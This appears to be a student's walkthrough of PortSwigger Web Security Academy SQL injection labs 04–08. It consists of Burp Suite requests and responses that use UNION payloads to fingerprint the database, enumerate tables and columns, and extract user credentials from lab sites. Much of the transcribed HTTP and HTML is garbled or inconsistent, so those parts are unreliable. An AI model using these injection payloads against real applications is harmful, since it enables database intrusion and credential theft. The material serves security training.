10 Sec-Fetch-Dest: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a3100ec034c29ca807e6c4d00ae004b.web-security-academy.net/filter?category=Foo
15 DNT: 1
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
```

**Response:**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8712
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
10    <link href="/resources/css/labsEcommerce.css rel="stylesheet">
11   <title>
12     SQL injection attack, querying the database type and version on Oracle
13   </title>
14   <body>
15     <script src="/resources/labheader/js/labHeader.js">
16   </script>
17   <div id="academyLabHeader">
18     <div class="container">
19       <div class="logo">
20         
21       </div>
22       <div class="title-container">
23         <h2>SQL injection attack, querying the database type and version on Oracle</h2>
24         <a id="lab-link" class="button" href="#">Back to lab home</a>
25       </div>
26     </div>
27     <p id="hint">
28       Make the database retrieve the strings: 'Oracle Database 11g Express Edition Release 11.2.0.2.0 - 64bit Production, PL/SQL Release 11.2.0.2.0 - Production, CORE 11.2.0.2.0 Production, TNS for Linux: Version 11.2.0.2.0 - Production, NLSRTL Version 11.2.0.2.0 - Production'
29     </p>
30     <a class="link-back" href='https://portswigger.net/web-security/sql-injection/examining-the-database-version-oracle'>Back</a><br/><a href='https://portswigger.net/web-security/sql-injection/examining-the-database-version-oracle'>Description</a>
31   </div>
32 </body>
33 </html>
```

Inspectors tab selected.

Request attributes: 2

Request query parameters: 1

Request body parameters: 0

Request cookies: 1

Request headers: 18

Response headers: 3

Bottom status bar: 8,820 bytes | 282 millis

All labs | Web Security Academy | Lab: SQL injection attack, querying the database type and version | SQL injection attack, querying the database type and version

<https://www.web-security-academy.net/filter?category=Corporate+gifts>

**WebSecurity Academy** SQL injection attack, querying the database type and version on Oracle

Back to lab description >

Congratulations, you solved the lab!

Share your skills! [Twitter](#) [LinkedIn](#) Continue learning >

Home

WE LIKE TO SHOP

Corporate gifts

Refine your search:

All Accessories Corporate gifts Food & Drink Lifestyle Tech gifts

**Com-Tool**  
You Need Never Look Anyone In The Eye Again Com-Tool is delighted to bring you this revolutionary concept in the world of communication. It does exactly what it says on the tin. An innovative new way to socialize and enjoy live major events with the flick of a switch (finger on a touchscreen). Feedback has been phenomenal as Com-Tool is being introduced into a variety of social settings: 'I was so shy on my wedding day, Com-Tool came to the rescue as everyone followed the service on their Coms. I was terrified I'd mess up on my vows, but we exchanged them via a guests' Whatsapp group, I'm a great touchscreen typist'

26°C Mostly cloudy

Search

10:21 PM 9/7/2023

## Lab 04: SQL injection attack, querying the database type and version on MySQL and Microsoft

```
'+UNION+SELECT+'abc','def'#
```

```
'+UNION+SELECT+@@version,+NULL#
```

Burp Suite Community Edition v2023.9.4 - Temporary Project

Request

```
Pretty Raw Hex
1 GET /filter?category=Gifts'+UNION+SELECT+@@version,+NULL# HTTP/2
2 Host: Oalc002a043dc70784321dcbb0ac0041.web-security-academy.net
3 Cookie: session=Scwv2CgjdhxqKsiaS4zYr17p0Bp1LLSt
4 Sec-Ch-Ua: 
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://Oalc002a043dc70784321dcbb0ac0041.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-FRAME-OPTIONS: SAMEORIGIN
4 Content-Length: 8772
5 
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel="stylesheet">
10    <link href="/resources/css/labCommerce.css rel="stylesheet">
11  <title>SQL injection attack, querying the database type and version on MySQL and Microsoft</title>
12 </head>
13 <body>
14   <script src="/resources/labheader/js/labHeader.js">
15   </script>
16   <div id="academyLabHeader">
17     <section class="academyLabBanner">
18       <div class="container">
19         <div class="logo">
20           SQL injection attack, querying the database type and version on MySQL and Microsoft
21         <h2>
22           <a id="lab-link" class="button" href="/">Back to lab home</a>
23         <p id="hint">
24           Make the database retrieve the string: '0.0.34-Ubuntu0.20.04.1'
25         </p>
26         <a class="link-back href='https://portswigger.net/web-security/sql-injection/examining-the-database-version-and-microsoft'">
27           BackInSpToInSpLabInSpDescriptionInSp
28         <img alt="link icon" style="vertical-align: middle;"/>
29         <span>BackInSpToInSpLabInSpDescriptionInSp</span>
30       </div>
31       <div class="title-container">
32         <h1>SQL injection attack, querying the database type and version on MySQL and Microsoft</h1>
33         <a id="lab-link" class="button" href="/">Back to lab home</a>
34       </div>
35     </section>
36   </div>
37   <div class="content">
38     <h2>SQL injection attack, querying the database type and version on MySQL and Microsoft</h2>
39     <p>Hint: Make the database retrieve the string: '0.0.34-Ubuntu0.20.04.1'</p>
40     <pre><code>SELECT VERSION();</code></pre>
41     <div>
42       <img alt="SQL icon" style="vertical-align: middle;"/>
43       <span>SQL</span>
44     </div>
45   </div>
46 </body>
47
```

Inspector

- Request attributes: 2
- Request query parameters: 1
- Request body parameters: 0
- Request cookies: 1
- Request headers: 18
- Response headers: 3

Done

8,880 bytes | 324 millis

All labs | Web Security Academy | Lab: SQL injection attack, querying th... | SQL injection attack, querying th... | +

<https://Oalc002a043dc70784321dcbb0ac0041.web-security-academy.net/filter?category=Gifts>

WebSecurity Academy

SQL injection attack, querying the database type and version on MySQL and Microsoft

Back to lab description >

Congratulations, you solved the lab!

Share your skills! Twitter LinkedIn Continue learning >

Home

WE LIKE TO SHOP

Gifts

Refine your search:

All Accessories Clothing, shoes and accessories Gifts Pets Toys & Games

Snow Delivered To Your Door

By Steam Train Direct From The North Pole We can deliver you the perfect Christmas gift of all. Imagine waking up to that white Christmas you have been dreaming of since you were a child. Your snow will be loaded on to our exclusive snow train and transported across the globe in time for the big day. In a few simple steps, your snow will be ready to scatter in the areas of your choosing. \*Make sure you have an extra large freezer before delivery. \*Decant the liquid into small plastic tubs (there is some loss of molecular structure during transit). \*Allow 3 days for it to refreeze.\*Chop away at each block until the ice resembles

26°C Mostly cloudy

## Lab 05: SQL injection attack, listing the database contents on non-Oracle databases.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net

**Request**

```
1 GET /filter?category=Corporate+gifts' UNION SELECT /*abc*/ ,def/* -- HTTP/2
2 Host: 0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net
3 Cookie: session=QyB1vKmWFFSOH44Ecj3shWtCUkaiQU
4 Sec-Ch-Ua: 
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

**Response**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frames-Options: SAMEORIGIN
4 Content-Length: 8460
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labsCommerce.css" rel="stylesheet">
11    <title> SQL injection attack, listing the database contents on non-Oracle databases </title>
12  </head>
13  <body>
14    <script src="/resources/labheader/js/labHeader.js">
15      <div id="AcademyLabHeader">
16        <section class="academyLabBanner">
17          <div class="container">
18            <div class="logo">
19              <div class="title-container">
20                <h1> SQL injection attack, listing the database contents on non-Oracle databases </h1>
21                <a id="lab-link" class="button" href="/"> Back to lab home </a>
22                <a class="link" href="https://portswigger.net/web-security/sql-injection/examining-the-database-listing-database-contents-non-oracle" target="_blank"> Back to lab description </a>
23                <img alt="Back arrow icon" data-bbox="30 15 45 25" style="enable-background: new 0 0 28 30; vertical-align: middle;"/>
24                <p> polygon points="14,0 0,1 2 12,6,15 0,20 8 1,4,30 15,1,15" style="enable-background: new 0 0 28 30; vertical-align: middle;"/>
25              </div>
26            </div>
27          </div>
28        </section>
29      </div>
30    </div>
31  </body>
```

**Inspector**

- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

8,568 bytes | 268 millis

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net

**Request**

```
1 GET /filter?category=Corporate+gifts' UNION SELECT column_name,+NULL+FROM+information_schema.columns+WHERE+table_name='users_rubin'-- HTTP/2
2 Host: 0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net
3 Cookie: session=QyB1vKmWFFSOH44Ecj3shWtCUkaiQU
4 Sec-Ch-Ua: 
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: ""
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0ab4000b0386f2e5815aac2d00f20053.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

**Response**

```
1 enter key is the ideal office addition. Simply plug it in via a USB port and use it as yourapost;s normal enter button! The only difference being is you can smash the living heck out of it whenever youaposre annoyed. This not only saves your existing keyboard from yet another hammering, but also prevents your wongapost; get killed by you for accidentally pressing it.
2 This is also an ideal gift for that angry co-worker or stressed out secretary that you just fear to walk past. So, whether itapos;s for you or a gift for an agitated friend, this sheer surface size of this button promises youapos;ll never miss when you go to let that anger out.
3
4 </td>
5 </tr>
6 <tr>
7   <td> <input type="password" value="username_bnhvsh" name="password_wyyvsnf" /> <img alt="Com-Tool logo" data-bbox="118 118 133 133" style="vertical-align: middle;"/> Com-Tool </td>
8 </tr>
9 <tr>
10  <td> You Need Never Look Anyone In The Eye Again </td>
11  <td> Com-Tool is delighted to bring you this revolutionary concept in the world of communication. It does exactly what it says on the tin. An innovative way to communicate major events with the flick of a switch (finger on a touchscreen). Feedback has been phenomenal as Com-Tool is being introduced into a variety of social settings: </td>
12  <td> I was so shy on my wedding day, Com-Tool came to the rescue as everyone folded the service on their Com-Tool. I was terrified I would mess up on my vows, but we exchanged them via a whatsapp group, Iapos;m a great touchscreen typist so it was word perfect on the day. &apos; </td>
13
```

**Inspector**

- Selection
- Selected text
- username\_bnhvsh
- Request attributes
- Request query parameters
- Request body parameters
- Request cookies
- Request headers
- Response headers

8,711 bytes | 524 millis

All labs | Web Security Academy | Lab: SQL injection attack, listing | SQL injection attack, listing the c | +

https://Oab4000b0386f2e5815aac2d00f20053.web-security-academy.net/my-account?id=administrator

SQL injection attack, listing the database contents on non-Oracle databases

LAB Solved

The taskbar displays a variety of pinned icons, including File Explorer, Microsoft Edge, OneDrive, Mail, Photos, and Settings. The system tray shows the date (9/7/2023), time (11:02 PM), battery level (26%), signal strength, and connectivity icons.

## Lab 06: SQL injection attack, listing the database contents on Oracle.

In here first you need to find what are the columns, and after that the table name. Then you can find the username and the password then find the admin credentials to pass the lab. Then log in as admin.

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0af5002c0389430481da939900f00024.web-security-academy.net

Request

Pretty Raw Hex

```
1 GET /filter?category=Gifts'+UNION+SELECT+table_name,NULL+FROM+all_tables-- HTTP/2
2 Host: 0af5002c0389430481da939900f00024.web-security-academy.net
3 Cookie: session=f0RpapjyGA24vhJpEBW3gDW7c3AHrV
4 Sec-Ch-Ua: "Not_A�ndroid";v="10.0", "Not_Webkit";v="10.0", "Chromium";v="116.0.5945.141", "Safari";v="157.36"
5 Sec-Ch-Ua-Platform: "macOS"
6 Sec-Ch-Ua-Mobile: ?0
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5945.141 Safari/157.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Sec-Fetch-Dest: document
14 Referer: https://0af5002c0389430481da939900f00024.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

Response

Pretty Raw Hex Render

```
297 during transit).
298 *Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles
299 snowflakes.
300 *Scatter snow.
301 Yes. It really is that easy. You will be the envy of all your neighbors unless you let
302 them in on the secret. We offer a 10% discount on future purchases for every referral
303 we receive from you.
304 Snow isn't just for Christmas either, we deliver all year round, that's 365
305 days of the year. Remember to order before your existing snow melts, and allow 3 days
306 to prepare the new batch to avoid disappointment.
307
308
309
310
311
312
313
314
315
316
317
318
```

WRRS\_ADV\_ASA\_RECV\_DATA

WRRS\_EQJLMZ

WRRS\_RECV\_CALL\_FILTER

WWW\_FLOW\_DUAL100

WWW\_FLOW\_LOW\_TEMP

users

**Request**

```
Pretty Raw Hex
1 GET /filter?sc-expiry=+0100&SELECT+*+FROM+USERS_NLHEDL,+PASSWORD_CETPO+FROM+USERS_EQJLMZ-- HTTP/2
2 Host: Oaf5002c038943041da39900f00024.web-security-academy.net
3 Cookie: session=FUUpapjyGAz4vhUjpEBW3gDW7c3AHr1
4 Sec-Ch-Ua: "Not A Brand", "Chromium", "87.0.4285.120"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-UA-Fingerprint: ++
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/116.0.5945.14 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Sec-Fetch-User: ?
14 Referer: https://Oaf5002c038943041da39900f00024.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

**Response**

```
Pretty Raw Hex Render
87 <!--
88 Get in touch, tell us what you need to be wrapped, and we can give you an estimate
89 within 24 hours. Let your funky originality extend to all areas of your life. We love
90 every project we work on, so don't wait, delay, give us a call today.
91 </td>
92 <br>
93 <th>
94 <b>PASSWORD_CETPO</b>
95 </th>
96 <tr>
97 <td>
98 <b>Snow Delivered To Your Door</b>
99 </td>
100 <br>
101 <p>By Steam Train Direct From The North Pole
102 <br>We can deliver you the perfect Christmas gift of all. Imagine waking up to that white
103 <br>blanket of snow covering your roof, with a child.
104 <br>Your snow will be loaded on to our exclusive snow train and transported across the
105 globe in time for the big day. In a few simple steps, your snow will be ready to
106 scatter in the areas of your choosing.
107 <br>Make sure you have an extra large freezer before delivery.
108 <br>Decant the liquid into small plastic tubs (there is some loss of molecular structure
109 <br>when freezing).
110 <br>Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles
111 <br>snowflakes.
112 <br>Scatter snow.
113 <br>Yes! It really is that easy. You will be the envy of all your neighbors unless you let
114 <br>them in on the secret. We offer a 10% discount on future purchases for every referral
115 <br>we receive from you.
116 <br>Snow isn't just for Christmas either, we deliver all year round, that's 365
117 <br>days of the year. Remember to order before your existing snow melts, and allow 3 days
118 <br>to prepare the new batch to avoid disappointment.
119 </td>
120 <br>
121 <th>
122 <b>USERNAME_NLHEDL</b>
123 </th>
124
```

Done 25°C Mostly cloudy 8:45 AM 9/8/2023 8,921 bytes | 280 millis

**Request**

```
Pretty Raw Hex
1 GET /filter?sc-expiry=+0100&SELECT+*+FROM+USERS_NLHEDL,+PASSWORD_CETPO+FROM+USERS_EQJLMZ-- HTTP/2
2 Host: Oaf5002c038943041da39900f00024.web-security-academy.net
3 Cookie: session=FUUpapjyGAz4vhUjpEBW3gDW7c3AHr1
4 Sec-Ch-Ua: "Not A Brand", "Chromium", "87.0.4285.120"
5 Sec-Ch-Ua-Mobile: ?0
6 Sec-Ch-UA-Fingerprint: ++
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
   Chrome/116.0.5945.14 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Dest: document
13 Sec-Fetch-User: ?
14 Referer: https://Oaf5002c038943041da39900f00024.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

**Response**

```
Pretty Raw Hex Render
96 <!--
97 Allow 3 days for it to refreeze.*Chip away at each block until the ice resembles
98 snowflakes.
99 <br>Scatter snow.
100 Yes! It really is that easy. You will be the envy of all your neighbors unless you let
101 them in on the secret. We offer a 10% discount on future purchases for every referral
102 we receive from you.
103 Snow isn't just for Christmas either, we deliver all year round, that's 365
104 <br>days of the year. Remember to order before your existing snow melts, and allow 3 days
105 <br>to prepare the new batch to avoid disappointment.
106 </td>
107 <br>
108 <th>
109 <b>administrator</b>
110 </th>
111 <td>
112 <b>eev0e0zqu4bvg4ez866n</b>
113 </td>
114 <br>
115 <th>
116 <b>carlos</b>
117 </th>
118 <td>
119 <b>pcv4ps23ui9e47wurucur</b>
120 </td>
121 <br>
122 <th>
123 <b>b59c27bgdjtvogpastjp</b>
124 </th>
125 <td>
126 </td>
127 </tr>
128 </tbody>
129 </table>
130 </div>
131 </section>
132 <div class="footer-wrapper">
133
```

Done 25°C Near record 8:46 AM 9/8/2023 9,158 bytes | 242 millis

The screenshot shows a web browser window with four tabs open:

- SQL injection cheat sheet | Web
- All labs | Web Security Academy
- Lab: SQL injection attack, listing the d
- SQL injection attack, listing the d

The main content area displays the "Web Security Academy" logo and the title "SQL injection attack, listing the database contents on Oracle". A green button labeled "LAB Solved" is visible. Below the title is a link "Back to lab description >".

A prominent orange banner at the top of the page says "Congratulations, you solved the lab!". To its right are links for "Share your skills!" (Twitter and LinkedIn icons) and "Continue learning >".

At the bottom of the page, there are links for "Home", "My account", and "Log out".

The operating system taskbar at the bottom of the screen shows various pinned icons, the date (9/8/2023), and the time (5:47 AM). The weather icon indicates "25°C Sunrise".

## Lab 07: SQL injection UNION attack, determining the number of columns returned by the query.

In this lab vulnerability in the category, need to find out how many columns are there in the table.

'+UNION+SELECT+NULL-

Need to use this query and countinue until the error disappears (enter NULL).

You'll get the answer when you enter NULL 3 times. Then the internal server error will disappear.

The screenshot shows a Burp Suite interface with the following details:

**Request:**

```
GET /filter?category=Clothing&cat=shoes&and+accessories'+UNION+SELECT+NULL-- HTTP/2
Host: 0a4006604149bd61b25f600aa034.web-security-academy.net
Cookie: session=j1GhsJZ79vKrUpvnw10pRyo=DtEkg3
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/116.0.5944.141 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Referer: https://0a4006604149bd61b25f600aa034.web-security-academy.net/
Accept-Charset: utf-8
Accept-Header: ?!
```

**Response:**

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frme-Options: SAMEORIGIN
Content-Length: 5444
<!DOCTYPE html>
<html>
<head>
<title>SQL injection UNION attack, determining the number of columns returned by the query</title>
</head>
<script src="/resources/labheader/js/labHeader.js"></script>
<div id="academyLabHeader">
<section class="academyLabBanner is-solved">
<div>
<div class="logos">
<div class="title">
<h2>SQL injection UNION attack, determining the number of columns returned by the query</h2>
<a class="link-back href='https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns'>Back</a>
<div>

<polyline points='1,4,0,0,1,2,12,6,15,0,28,8,1,4,30,15,1,15' data-bbox="10 10 988 967" data-kind="parent"/>
<polyline points='14,3,0,12,8,1,1,2,25,6,15,12,8,20,8,14,3,30,28,15' data-bbox="10 10 988 967" data-kind="parent"/>
</polyline>
</svg>
</div>
</div>
</div>
</div>
</div>
</div>
```

**Bottom Status Bar:**

- Cloud icon: 25°C
- Search bar: Search...
- Icons: b, d, e, f, g, h, i, l, m, n, o, p, r, s, t, w, z
- Network icon: 5,571 bytes | 245 millis
- System icons: battery, signal, volume, 603 AM, 9/8/2023

The screenshot shows the Burp Suite interface with the following details:

**Request**

```
1 GET /filter?category=Clothing%26;shoes%26;accessories' UNION+SELECT+NULL,NULL,NULL-- HTTP/1.1
2 Host: 0a4400604149bd616b25f600aa0034.web-security-academy.net
3 Cookie: session=gjLGHJz78vXruYpvml8OpEyo=DtRg3
4 Sec-CH-Ua: 
5 Sec-CH-Ua-Mobile: ?0
6 Sec-CH-Ua-Platform: ?0
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5845.141 Safari/537.36
9 Accept: */*
10 Accept-Language: en-US,en;q=0.8,application/signed-exchange;v=b3;qu=0.7
11 See-Fetch-Site: same-origin
12 See-Fetch-User: navigate
13 See-Fetch-Dest: document
14 Referer: https://0a4400604149bd616b25f600aa0034.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

**Response**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 8113
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labHeader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/labs/eCommerce.css" rel="stylesheet">
11    <title>
12      SQL injection UNION attack, determining the number of columns returned by the query
13    </title>
14  </head>
15  <body>
16    <script src="/resources/labHeader/js/labHeader.js">
17    </script>
18    <div id="academyLabHeader">
19      <section class="academyLabBanner is-solved">
20        <div class="container">
21          <div class="logos">
22            <div class="title-container">
23              <h2>
24                SQL injection UNION attack, determining the number of columns returned by the query
25              </h2>
26              <a class="link-hack href="https://portswigger.net/web-security/sql-injection/union-attacks/lab-determine-number-of-columns">
27                Back to sub-exp lab sub-exp description sub-exp
28                <img alt="link icon" data-bbox="118 118 133 133" data-label="Image"/>
29                1 idLayer_1_mainName="http://www.w3.org/2000/svg" xmlns="http://www.w3.org/1999/xhtml" viewBox="0 0 28 30" enable-background="new 0 0 28 30" space="preserve" title="Hack arrow">
30                  <gp>
31                    <polygon points="14.0 0.1 12.6 15 20.8 1.4 30 15.1,15">
32                    </polygon>
33                    <polygon points="14.3 0 12.9 1.2 25.6,15 12.9,28.8 14.3,30 20,15">
34                    </polygon>
35                  </gp>
36                </svg>
37              </div>
38            </div>
39          </div>
40        </div>
41      </section>
42    </div>
43  </body>
44</html>
```

## Lab 08: SQL injection UNION attack, finding a column containing text.

In this lab there is a vulnerability in the product category filter. You can find how many columns are there by using the previous lab technique. (By performing UNION attack) We need to find out which column contains string values. For that need to enter some string into any of these 3 columns.

2<sup>nd</sup> column is the values with strings, you can check it one by one.

To solve this lab, we need to retrieve what they are asking to do, So Make the database retrieve the string: 'SXBHr2'.

```
GET /filter?category=Food+%26+Drink'+UNION+SELECT+NULL,'abc',NULL—
```

The screenshot shows the Burp Suite interface with the following details:

- Request:** GET /filter?category=Food+%26+Drink'+UNION+SELECT+NULL,'abc',NULL—
- Response:** HTTP/2 500 Internal Server Error. The response body contains HTML code indicating a SQL injection UNION attack, specifically looking for a column containing the string 'SXBHr2'. It includes a back-link button and a link to a portswigger.net article about SQL injection.
- Inspector:** Shows the request and response attributes, query parameters, body parameters, cookies, headers, and response headers.
- Bottom Status Bar:** Shows the status bar with "2,595 bytes | 266 millis" and the date/time "9/8/2023 6:20 AM".

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a41005b03252d0086c2e3c000cf0014.web-security-academy.net

Repeater

Request

```
Pretty Raw Hex
1 GET /filter?category=Food+42&drink='UNION+SELECT+NULL,'%23HrC',NULL-- HTTP/2
2 Host: 0a41005b03252d0086c2e3c000cf0014.web-security-academy.net
3 Cookie: session=a0UCHMqAgafI2tISalc1By0XmufZERK
4 Sec-Ch-Ua: 
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: 
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.141 Safari/537.36
9 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
10 Sec-Fetch-Site: same-origin
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-User: ?1
13 Sec-Fetch-Dest: document
14 Referer: https://0a41005b03252d0086c2e3c000cf0014.web-security-academy.net/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

Response

```
Pretty Raw Hex Render
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 5170
5 <!DOCTYPE html>
6 <html>
7   <head>
8     <link href="/resources/labHeader/css/academyLabHeader.css relstylesheet">
9     <link href="/resources/css/labsCommerce.css relstylesheet">
10    <title>
11      SQL injection UNION attack, finding a column containing text
12    </title>
13  </head>
14  <body>
15    <script src="/resources/labHeader/js/labHeader.js">
16    <div id="academyLabHeader">
17      <div class="container">
18        <div class="logo">
19          
20        <div class="title-container">
21          <h1>SQL injection UNION attack, finding a column containing text</h1>
22          <a id="lab-link" class="button" href="#">Back to lab home</a>
23          <p id="hint">Make the database retrieve the string: '%23HrC'</p>
24          <a class="link-back href="#">https://www.w3.org/TR/SVG/<br/>https://www.w3.org/2000/svg/<br/>https://www.w3.org/1999/xhtml/<br/>https://www.w3.org/2000/svg#viewBox=0 0 2830 enableBackground="new 0 0 2830" xmlSpace="preserve title=back-arrow">
25            Back to description
26          <br/><br/>Back to description
27          <br/><br/>Back to description
28        </div>
29      </div>
30    </div>
31    <section id="notification-labsolved class=" notification-labolved-hidden">
32      <div class="container">
33        <h2>Solved</h2>
34        <span class="lab-status-icon">
35          
36        </span>
37      </div>
38    </section>
39    <section id="notification-labolved-hidden">
40      <div class="container">
41        <h2>Congratulations, you solved the lab!</h2>
42        <div>
43          <span>Share your skills!</span>
44          <span>
45            <a href="https://twitter.com/intent/tweet?url=https://0a41005b03252d0086c2e3c000cf0014.web-security-academy.net/filter?category=Food+42&drink='UNION+SELECT+NULL,'%23HrC',NULL--&utm_source=WebSecurityAcademy&utm_medium=lab3%23sqlInjectionUNIONattack2cfinding%23columncontainigtext%23lab%23WebSecurityAcademy%23uri%23%23HrC&utm_campaign=sql-injection%23union%23lab%23find-column-containing-text%23labeledWebSecurityAcademy_Burp_Suite">
46            
47            https://www.w3.org/2000/svg width="24" height="24" viewBox="0 0 2830 2830" fill="white" style="vertical-align: middle; margin-right: 10px;" />
48            
49            
50          </a>
51        </span>
52      </div>
53    </section>
54  </body>
55</html>
```

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Done

25°C Mostly cloudy

Search... 0 highlights

6:20 AM 9/8/2023

5,278 bytes | 295 millis

Burp Suite Community Edition v2023.9.4 - Temporary Project

Target: https://0a41005b03252d0086c2e3c000cf0014.web-security-academy.net

Repeater

Request

```
Pretty Raw Hex
1 GET /filter?category=Food+42&drink='UNION+SELECT+NULL,'%23HrC',NULL-- HTTP/2
2 Host: 0a41005b03252d0086c2e3c000cf0014.web-security-academy.net
3 Cookie: session=a0UCHMqAgafI2tISalc1By0XmufZERK
4 Sec-Ch-Ua: 
5 Sec-Ch-Ua-Mobile: 70
6 Sec-Ch-Ua-Platform: 
7 Upgrade-Insecure-Requests: 1
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.5045.141 Safari/537.36
